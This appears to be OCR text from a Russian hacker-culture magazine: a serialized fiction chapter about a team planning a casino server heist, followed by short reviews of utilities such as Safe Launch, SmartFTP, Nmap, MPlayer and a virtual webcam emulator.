Подготовка заняла неделю. Дядя Леша предоставил команде все необходимое. Негро – код, который хакер внимательно изучил и дополнил. Лейзи – пару передатчиков Flash IP, которые толстяк тут же раскурочил, и дорогущий тепловой сенсор. Шейдеру достались чертежи игрового автомата и схема устройства для ограничения джекпота. Ксайла получила подробное досье на админа, с которым ей предстояло работать. Также всем были сделаны фальшивые загранпаспорта и визы в Америку.
Каждый из команды, кто официально работал, взял отпуск. В целях экономии времени все перебрались жить на виллу старика – благо супругов и детей ни у кого не было.
План прорабатывался совместно. Дядя Леша постоянно подкидывал новую информацию, касающуюся Л-Центра, Луи Ингрефа или казино. Где он ее брал, было непонятно, а в подробности старик не вдавался, отделываясь любимой фразой: «У меня агентура повсюду».
Команда быстро сдружилась, пару раз даже выбирались всей толпой в центр Москвы потусить в злачных местах. Немного особняком держался Лейзи, предпочитая больше общаться с техникой, чем с людьми. Но никто его не осуждал. В конце концов, каждый из них был так или иначе связан с хай-теком и не представлял без него своей жизни.
Дядя Леша постоянно куда-то пропадал. Никто так толком и не смог понять, что это за человек и чем он занимается. Марина пыталась раскрутить Палыча, но тот, похоже, и сам не знал. Сказал только, что старик зачем-то летал на днях во Францию. Утром 14 вылетел и вечером уже вернулся обратно.
С гостями, которых он называл своими друзьями, дядя Леша вел себя более чем дружелюбно. Иногда только корил Леона, который больше остальных вел себя «как дома», к тому же постоянно поддевал Вику.
Через неделю план был отточен и согласован. Казалось, они предусмотрели все. И, наконец, настал момент, когда дядя Леша объявил, что пора покорять Лас-Вегас. Вечером 17 июня, накануне рейса, дядя Леша, Леон, Макендра, Айрекс, Шейдер, Мемо, Лейзи, Негро и Ксайла собрались в зале обсудить предстоящее мероприятие.
– Жить мы будем в комфортабельном доме в элитном районе города, – объяснил старик. – Хозяин – мой должник, поэтому разместит нас без проблем. 22 числа Большой Луи отправляется по делам в Нью-Йорк, именно в этот день нужно все провернуть. Для Ксайлы все начнется на день раньше – за ночь тебе нужно будет узнать пароль. Это ОЧЕНЬ важно, так как вход в систему возможен только при введении обоих админовских паролей, причем каждый из админов не знает пароль другого.
– Может, в случае неудачи можно решить проблему перебором? – спросила Макендра.
– Думаю, там не меньше 12 символов, среди которых числа и буквы разных регистров. В этом случае перебор нереален, – ответил Негро.
– А откуда Вы знаете, что оба пароля админам не известны? Они же, в конце концов, работают вместе. А что если один из них заболеет и не выйдет на работу, как войдет другой?
– Тогда этим займется Quest. Только у него абсолютные права доступа. Вероятно, он сгенерирует новый пароль.
– А где сидит этот Quest? Может, прижать его или завлечь на нашу сторону? Тогда все было бы намного проще, – предложил Лейзи.
– Мне не удалось найти этого хакера, – ответил дядя Леша. – Даже не представляю, как с ним связался Ингреф. В любом случае, его не особо интересуют деньги. И, мне кажется, предложение помочь взломать его же систему защиты он поднимет на смех.
– Ясно. А чем мы будем там заниматься три дня?
– Играть, друзья мои! Нам с вами предстоит посетить это казино. А кое-кому будет полезно также осмотреть Л-Центр, – дядя Леша перевел взгляд на Макса. – Сегодня отдыхайте, ложитесь пораньше. Завтра с утра мы вылетаем в самый азартный город на планете. Не забудьте собрать все необходимое.

Quest

Лос-Анджелес. В то же время


Человек с длинными темными волосами, в шелковом халате, сидел за компьютером и быстро печатал. Несмотря на огромное количество денег в банке, окружающая обстановка не выдавала в нем богача. Простой двухкомнатный дом в хорошем районе Лос-Анджелеса, скромная, но хорошая мебель, куча раз-

ных хай–тековых вещичек, в беспорядке разбросанных повсюду. И тем более ничего не выдавало в нем преступника, за которым последние 5 лет охотились спецслужбы семи стран мира.
На столе находились три больших плазменных монитора, расставленных дугообразно, а где–то внизу покоился 6–процессорный системный блок. Работавшему за ним человеку редко требовалась огромная мощность, которую давала его графическая станция. Он просто любил удобства и считал передовые технологии лучшим капиталовложением.
На вид ему было около сорока. На самом деле – 32. Вытянутое лицо, аккуратная бородка, пронзительный взгляд. Природа наделила его запоминающейся внешностью, но он бы с большим удовольствием предпочел невзрачное, ничем не примечательное лицо, позволяющее раствориться в толпе. Будучи параноиком с детства, он практически полностью оградил себя от мира. Не имея постоянного дома, документов, близких знакомств и имени, единственное, чему он доверял – это компьютеры. Они и составляли всю его жизнь.
Впервые мать забеспокоилась, когда ему было 8 лет. Он ни с кем не делился своими мыслями, не задавал вопросов и в играх с ровесниками принимал весьма пассивное участие. «Сам себе на уме» – фраза, которая идеально его описывала. Некоторые даже считали, что он умственно неполноценен. Но знали бы они, как ошибались.
На самом деле мальчик родился настоящим гением. Никто об этом не знал, потому что его вообще толком никто не мог понять. Большую часть времени он проводил за книгами, читая все, что попадется под руку. А когда в 14 лет увидел на станции юных техников компьютер БК – тут же записался и с головой ушел в его изучение.
Собственная машина появилась через полгода, когда он уже давно освоил ассемблер и писал на уроках в школе свои программы. Компьютер он собрал сам, практически вслепую. А когда продемонстрировал собранный комп маме – та не могла сдержать слов восхищения. Она и не подозревала, что сын разбирается в электронике.
Периодически он баловал себя игрушками – в основном это были текстовые квесты, чтобы пройти которые, нужно было изрядно поломать голову. Именно они определили его ник. А случайно оказавшиеся на винте СЮТовской двойки три номера журнала Phrack определили всю дальнейшую жизнь.
Пискнул Secure Messenger – аналог ICQ, но гораздо более защищенный. Программа была установлена для быстрой связи с одним–единственным человеком. Сообщение поступило именно от него.
– Доделал?
– Почти. Осталось совсем немного.
– Хорошо. Как только сделаешь – сразу мне отпиши.
– Ок.
– Надеюсь, новая система будет действительно такой непробиваемой, как ты обещал. Размер джекпота уже составляет больше миллиарда баксов. Лакомый кусочек для особо умных засранцев. Сейчас дополнительная защита не помешает.
– Можете не беспокоиться. Эта система не по зубам ни одному хакеру.
– Надеюсь. Кстати, как ты ее назвал?
– ХАОС. Думаю, это название как нельзя лучше отражает то, что будет твориться в мозгу взломщика, проникшего на сервер.
– Забавно. Знаешь что? 22 числа я уезжаю. К этому времени установи новую защиту на сервере.
– Ок.
Собеседник вышел из сети.

 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  Дмитриев Ярослав aka Clane (clane@real.xakep.ru)


WAPOWAREZ

SAFE LAUNCH V 2.0



Windows NT/2k/XP
Shareware
Size: 1048 Кб
www.devnz.com

Сколько раз бывало - скачиваешь из Сети разрекламированную программу, запускаешь, появляется какое-то левое сообщение об ошибке, а потом на твоей машине обнаруживается троян. Конечно, если мастерски владеешь дизассемблером, то перед запуском ты любую прогу можешь проверить на вшивость. Но, увы, большинству юзеров такой способ проверки не по зубам. Однако рисковать и запускать на своей машине подозрительный софт им тоже что-то не хочется... Одним из способов решения этой проблемы может стать использование программы Safe Launch. Эта прога позволяет отслеживать, что на самом деле делает на твоей машине тот или иной софт. Впрочем, абсолютно все "телодвижения" подопытной софтины Safe Launch контролировать не берется. А вот обращения к файлам и реестру, попытки получить прямой доступ к системным устройствам или выйти в Сеть в большинстве случаев отлавливаются исправно. При этом Safe Launch не ограничивается ролью пассивного наблюдателя. Нет, юзер также получает возможность запрещать подопытной проге выполнять те действия, которые ему кажутся подозрительными! Работать с Safe Launch проще простого. Нужно лишь указать проге расположение исполняемого файла, который ты хочешь протестировать, а затем отметить галочками те операции, которые требуется держать под контролем. На скриншоте видно, как из Safe Launch я мучаю сетевого червя, известного под кодовым именем I-Worm.Netsky.d. Бедняга раз за разом пытается отправить с моей машины первую партию зараженных писем, но я, увы, постоянно его обламываю :).




SMARTFTP V 1.0 BUILD 981

Windows 9x/Me/NT/2k/XP
Freeware
Size: 6 Мб
www.smartftp.com

Повадился я тут таскать из парочки файловых архивов свежий софт для своего PocketPC. Сразу же дали знать о себе все ограничения встроенного в мой любимый Total Commander FTP-клиента. Пришлось лезть в Сеть, скачивать и ставить себе свежую версию SmartFTP. Кто еще эту прогу не заюзал, очень рекомендую. Софт надежный, удобный и совершенно бесплатный. При этом все необходимые функции в нем присутствуют. SmartFTP подхватывает FTP-ссылки из буфера обмена, а также разрешает их Drag&Drop'ать. Прога имеет многооконный интерфейс и позволяет удобно работать с несколькими FTP'шниками одновременно. К тому же SmartFTP поддерживает FXP (File eXchange Protocol), так что из этой проги ты можешь без труда перебрасывать файлы с одного FTP-сервера на другой. О более стандартных фишках можно даже не говорить - само собой, SmartFTP поддерживает TLS/SSL, IPv6, умеет докачивать файлы после обрыва соединения и способен работать через прокси/файрволы. Встроенный планировщик и система закладок, а также возможность быстрой русификации интерфейса лишь добавляют этой проге очков.

Сделан SmartFTP на совесть, так что если ты не являешься давним фанатом CuteFTP, то тебе, имхо, стоит познакомиться с этим FTP-клиентом поближе. Тем более что, повторяю, денег за это знакомство с тебя не возьмут!



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Недавно столкнулся с такой проблемой: слепой набор текста. Вернее, для меня это никогда не было проблемой, а вот для других...

Совет, который даю всем знакомым: нужно заставить себя не смотреть на клавиатуру. Я для этого просто накрывал руки на клавиатуре полотенцем. Один мой знакомый взял и выдернул все клавиши на клавиатуре, поменяв их местами. На первый взгляд это кажется глупым, но стоит попробовать, и эффект оказывается просто грандиозным. Никакие там "Соло" и "Аленки" не отучат тебя смотреть на клаву. Даже если ты знаешь, где какие клавиши находятся, подсознание заставляет глянуть на этот кусок пластмассы, и научиться слепому набору будет очень сложно. Но стоит заставить себя пару часов набирать курсовик с полотенцем поверх рук и все... про клаву ты забудешь. Попробуй и поймешь, что умел набирать вслепую всегда, а буковки на клаве тебя только отвлекали.


Dr.Evil
dontsayno@yandex.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ANTI-LOST CD EJECTOR LITE V 2.2

Windows 9x/Me/NT/2k/XP
Freeware
Size: 791 Кб
www.nesoft.org/antilostcd

Сколько раз, решив поменять у пиратов один диск на другой, я приходил в магазин и обнаруживал, что у меня в наличии имеется только пустая коробка, а сам компакт остался дома. Ситуация эта глупая и неприятная, поэтому, чтобы раз и навсегда избавиться от забывчивости, я установил себе на машину софт, который перед выключением компьютера выдвигает лоток сидирома, тем самым напоминая мне о необходимости забрать диск.








Самой навороченной прогой, реализующей столь незамысловатую функцию, является программа Anti-lost CD Ejector. Ее Lite-версия распространяется бесплатно, но имеет ограниченное число дополнительных фишечек. С другой стороны, большинству юзеров и этой версии хватает за глаза - по горячей клавише прога открывает/закрывает лоток сидирома, выдвигает лоток перед завершением работы (если CD в приводе нет, ничего, естественно, выдвигаться не будет), а по ее иконке в системном трее сразу видно, имеется ли в приводе диск (который, кстати, можно быстро просмотреть, если кликнуть по этой иконке средней клавишей мыши). PRO-версию программы Anti-lost CD Ejector можно посоветовать настоящим CD-маньякам. За нее просят денег, но зато она может управлять несколькими приводами одновременно, умеет автоматически не только выдвигать, но и убирать лоток привода, да к тому же еще и содержит модуль для простейшей каталогизации твоих компактов.

NMAP V 3.50


NEW RELEASE

Win 98/2k/NT/XP & *nix
Freeware
Size: 292 Кб
www.insecure.org

Я не мог пройти мимо нового релиза замечательного сканера под названием Nmap. Если ты не в курсе, что собой представляет это чудо программерской мысли, то вникай! Итак, Nmap - это абсолютно рулезный сканер, который позволяет сканировать сетки с неограниченным количеством объектов, определять их состояние, а также качественно вынюхивать открытые порты и службы, им принадлежащие. Nmap использует огромное количество способов сканирования, а именно: UDP, TCP connect(), TCP SYN (полуоткрытое), FTP proxy (прорыв через ftp), Reverse-ident, ICMP (ping), FIN, ACK, Xmas tree, SYN и NULL-сканирование. И этим фишки программы не исчерпываются. Она умеет определять тип операционной системы, используя технологию fingerprinting, ловко сканирует мертвые хосты методом параллельного ping-опроса и т.д. и т.п. Ну что, убедился, что Nmap всегда должен быть у тебя под рукой? Вот и славненько!




XNVIEW V 1.68



POSIX, Windows
Size (в .tgz): 1478 Кб
http://xnview.com
Лицензия: Freeware


XnView является, пожалуй, самым популярным просмотрщиком графических изображений среди пользователей UNIX-систем, даже при условии отсутствия исходного кода, что обычно не приветствуется сообществом. Программа может открывать файлы около 400 форматов, редактировать их, сохранять в 50 форматах. Под редактированием подразумеваются возможности изменения количества цветов, яркости, контраста и размера изображения, копирования/вырезания его фрагментов, добавления фильтров и эффектов (вроде всеми любимого Gaussian Blur). В XnView имеется поддержка уменьшенных версий картинок для предпросмотра, слайд-шоу, а также функция захвата изображения с экрана (хотя ее не мешало бы доработать).




MPLAYER V 1.0PRE3

POSIX, Mac OS X
Size (в .bz2): 4604 Кб
www.mplayerhq.hu
Лицензия: GNU GPL

MPlayer - мультимедийный проигрыватель для UNIX-систем, снискавший славу за внушающий доверие список поддерживаемых форматов, среди которых MPEG, VOB, AVI, OGG/OGM, VIVO, QT/MOV/MP4, VCD/SVCD, DVD, 3ivx, DivX 3/4/5. Благодаря своему умению импортировать Win32-библиотеки (DLL) способен воспроизводить даже ASF/WMA/WMV, работа с которыми на не win-платформах затруднена из-за монополии Microsoft. Кроме того, MPlayer может демонстрировать видео в многочисленных режимах (X11, XV, DGA, OpenGL, SVGAlib, AAlib, DirectFB, SDL, VESA...) и даже в консоли (fbdev). В общем, есть из чего выбирать. Проблем не наблюдается и со звуком - обеспечена поддержка аудиодрайверов ALSA, OSS, NAS, SDL, SUN. По умолчанию компилируется только текстовая версия программы, но существует и GUI-оболочка (для ее создания следует добавить ключ "--enable-gui" в ./configure, для запуска использовать команду "gmplayer"). Самым большим плюсом MPlayer является качество воспроизведения: можно с уверенностью сказать, что разработчикам удалось создать действительно достойный продукт, без затруднений отображающий заветную картинку на уровне, приемлемом для твоей видеокарты (отчасти это вызвано широкой поддержкой большинства из существующих драйверов). Важно, что результаты сравнения MPlayer с одним из быстрейших Windows-плееров наглядно показали, что скорость обработки видео UNIX-приложением очень высока, и оно значительно менее требовательно к ресурсам.




BLUEFISH V 0.12



POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 848 Кб
http://bluefish.openoffice.nl
Лицензия: GNU GPL

Вряд ли когда-нибудь исчезнут ленивцы, не желающие по тем или иным причинам ручками набирать весь HTML-код. Для них, в первую очередь, и был создан Bluefish, позволяющий существенно ускорить процесс создания страничек для начинающих кодеров. Помощь эта обеспечивается путем многочисленных меню, иконок и диалогов (зачастую сопровождаемых формами для ввода дополнительной информации), удобно раскиданных для быстрого доступа. Вообще, GTK-интерфейс программы очень дружелюбен, к нему быстро привыкаешь. Кроме упомянутого HTML, поддерживается подсветка синтаксиса для CSS, Perl, PHP, Python, C, Java, Javascript, Pascal и т.п. (к некоторым из них есть и совсем уж скромные меню). Наличие таких возможностей, как перенос (чтобы не было полосы прокрутки снизу) и нумерация строк, автоматическое выставление отступов, дает полное право считать Bluefish отличным редактором для повседневного использования не только начинающими HTML'щиками.




WEBDOWNLOADER FOR X V 2.5.0RC2



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 1500 Кб
http://d4x.krasu.ru
Лицензия: Artistic License

По смелому заявлению разработчика (которым, кстати, является наш соотечественник Максим Кошелев), Downloader for X - UNIX-аналог популярных программ ReGet, Go!Zilla и GetRight. Программа, основанная на GTK+2, действительно обладает немалой функциональностью: поддерживает протоколы HTTP/FTP, proxy-серверы (и SOCKS5), рекурсивное скачивание, многопоточный режим (иногда бывает очень полезным для пользователей dial-up), ограничение скорости (а в этом зачастую нуждаются обладатели выделенного доступа). Справа располагается меню, по которому можно переключаться с главного окна на лог программы, URL-менеджер, поисковик по FTP (сервер выбирается из списка, предложенного создателем d4x), систему управления фильтрами, планировщик закачек. Предусмотрена столь необходимая для приложений такого рода интеграция: возможен "перехват" ссылок при их появлении в буфере обмена (интересующие вас файловые форматы задаются в настройках), т.е. стоит только в браузере выбрать "Copy Link Location" у нужной ссылки на .tar.gz, как выскочит окошко d4x с предложением немедля закачать его. Также примечательна возможность работы с уже запущенной программой из консоли: "d4x -i" сообщит подробные сведения о ее текущем статусе, "d4x -a <URL>" добавит новую закачку (с предварительным запросом на подтверждение) и т.п.






WIRECHANGER V 2.3

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1628 Кб
www.wiredplane.com

Серьезная программа для управления фоновой картинкой на Рабочем столе. В простейшем случае может с заданной периодичностью тупо менять одни обои на другие. Но ставить WireChanger на машину только из-за этого я бы не советовал - для этого есть проги и попроще. Другое дело, если ты хочешь использовать пространство экрана максимально эффективно. Тогда - да, WireChanger тебе здорово поможет. Прога без труда наложит на фоновую картинку календарь требуемого тебе формата, выведет на экран афоризм или цитату, а также позволит тебе налепить на десктоп любое количество заметок и напоминаний (два клика по Рабочему столу, и дело сделано!).

Запрограммирована софтина очень грамотно. Технологию Active desktop она не использует, ресурсов отжирает мало (как минимум вдвое меньше, чем популярный Wallpaper Calendar от Zepsoft.com). За часто повторяющимися действиями WireChanger разрешает закреплять горячие клавиши, а поверх фонового изображения предлагает установить живые часы из большой коллекции. Надо ли говорить, что при этом картинка на экране получается отличная! Тем более если учесть, что изображение перед выводом на экран обрабатывается по выбранному тобой шаблону, а шаблоны ты настраиваешь так, как твоя левая пятка пожелает. Но окончательно меня покорило в этой проге ее умение выводить на экран вместе с календарем еще и прогноз погоды от gismeteo.ru! Не знаю, как ты, а лично я давно искал способ поместить на своих обоях подобный информационный блок.




AQUARIUM DESKTOP V 1.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 18046 Кб
www.stardock.com

Свежей прогой в этом месяце нас порадовали ребята из компании Stardock. Видимо, устав возиться со всякими модификаторами виндозного интерфейса, типа WinB, DesktopX и BootSkin, они решили замутить нечто спокойное и расслабляющее. Креативность от усталости была на нуле, поэтому запрограммировать они договорились стандартный скринсейвер с рыбками. Запрограммировали. Но не получилось. Точнее, скринсейвер не получился. С рыбками, водорослями и пузырьками все было нормально. Водоросли естественно колыхались, трехмерные рыбки грациозно шевелили плавниками, пузырьки весьма натурально булькали. Одна беда, работало все это дело не тогда, когда юзер отдыхал, а тогда, когда он очень даже работал. Т.е. стоило человеку запустить их прогу, как рыбки у него тут же начинали плавать прямо по Рабочему столу... Почесав репу и решив, что так даже прикольней, stardock'овцы не стали ничего переделывать. Они только взяли и переименовали Aquarium Screensaver в Aquarium Desktop. Вот так и стало на свете одним "оживителем экрана" больше.

А если серьезно, то софтина и в самом деле получилась оригинальной. Виртуальные аквариумы народ любит, а тут рыбки прямо между иконок плавают, их можно потрогать курсором, потаскать с места на место. Работать Aquarium Desktop не мешает (иконки на рабочем столе функционируют как обычно), а вот нервы успокаивает. К тому же софтина отлично подходит для того, чтобы пустить пыль в глаза какой-нибудь представительнице прекрасного пола :). Лично я при выборе софта это обстоятельство всегда стараюсь учитывать :).





VOCAL IMITATION V 1.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 5140 Кб
www.e-vir.com

Любопытный софт, позволяющий одному человеку имитировать голос другого. На практике это выглядит следующим образом: в программу вводится эталонный wav-файл и звуковой файл, подлежащий модификации, после чего оба файла анализируются. В результате этого анализа софтина выясняет параметры голоса, который нужно сымитировать, и узнает, с записями какого голоса ей придется работать. На основе полученных данных и производится коррекция звукового материала. Я сказал "материала", поскольку программа Vocal Imitation способна обрабатывать сразу несколько звуковых файлов. Вообще-то, эта софтина специально для этого и предназначена - чтобы ты, к примеру, мог озвучить какой-нибудь фильм или ролик в одиночку, но так, чтобы все персонажи в нем говорили разными голосами.

Какими-то другими наворотами (кроме довольно сложного интерфейса, в котором мне удалось разобраться лишь после чтения хелпа) прога похвастаться не может. С другой стороны, даже то, что Vocal Imitation автоматически старается сделать так, чтобы твой голос был похож на голос заданного лица, я уверен, многого стоит. Но, согласен, кое-кто все равно останется недоволен, поскольку в реальном времени софт пока работать не умеет. Так что тем, кто хочет, чтобы трансформация голоса выполнялась на лету, по-прежнему придется пользоваться программой AV Voice Changer (www.audio4fun.com) или утилитой Voice Cloak (www.blazeaudio.com), способной не только изменять высоту твоего голоса в широких пределах (от баса до писка), но и допускающей его дополнительную модификацию с помощью ряда простых звуковых эффектов (robot voice, flange, chorus).




NEW RELEASE

VIRTUALCAMERA V 0.8

Windows 9x/Me/NT/2k/XP
Shareware
Size: 882 Кб
vcam.2ya.com


Вышла новая версия эмулятора веб-камеры - уникальной проги, с помощью которой ты можешь повсякому прикалываться в видеоконференциях и видеочатах. Функционирует VirtualCamera просто, как все гениальное! Ты подсовываешь проге произвольный набор картинок (файлы в формате BMP, GIF, WMF, ICO), а она начинает эти картинки "предавать" одну за другой так, что любой софт, работающий с веб-камерами, будет твердо уверен, что у тебя на машине и в самом деле установлен соответствующий девайс. Если ты эту прогу уже юзал, то знаешь, что ей сильно не хватало возможности "прокручивать" заранее подготовленные видеофрагменты. Но в последней версии соответствующая функция наконец-таки была реализована.



3DMIRACLE AND 3DMONSTER TOOLKIT V 4.8

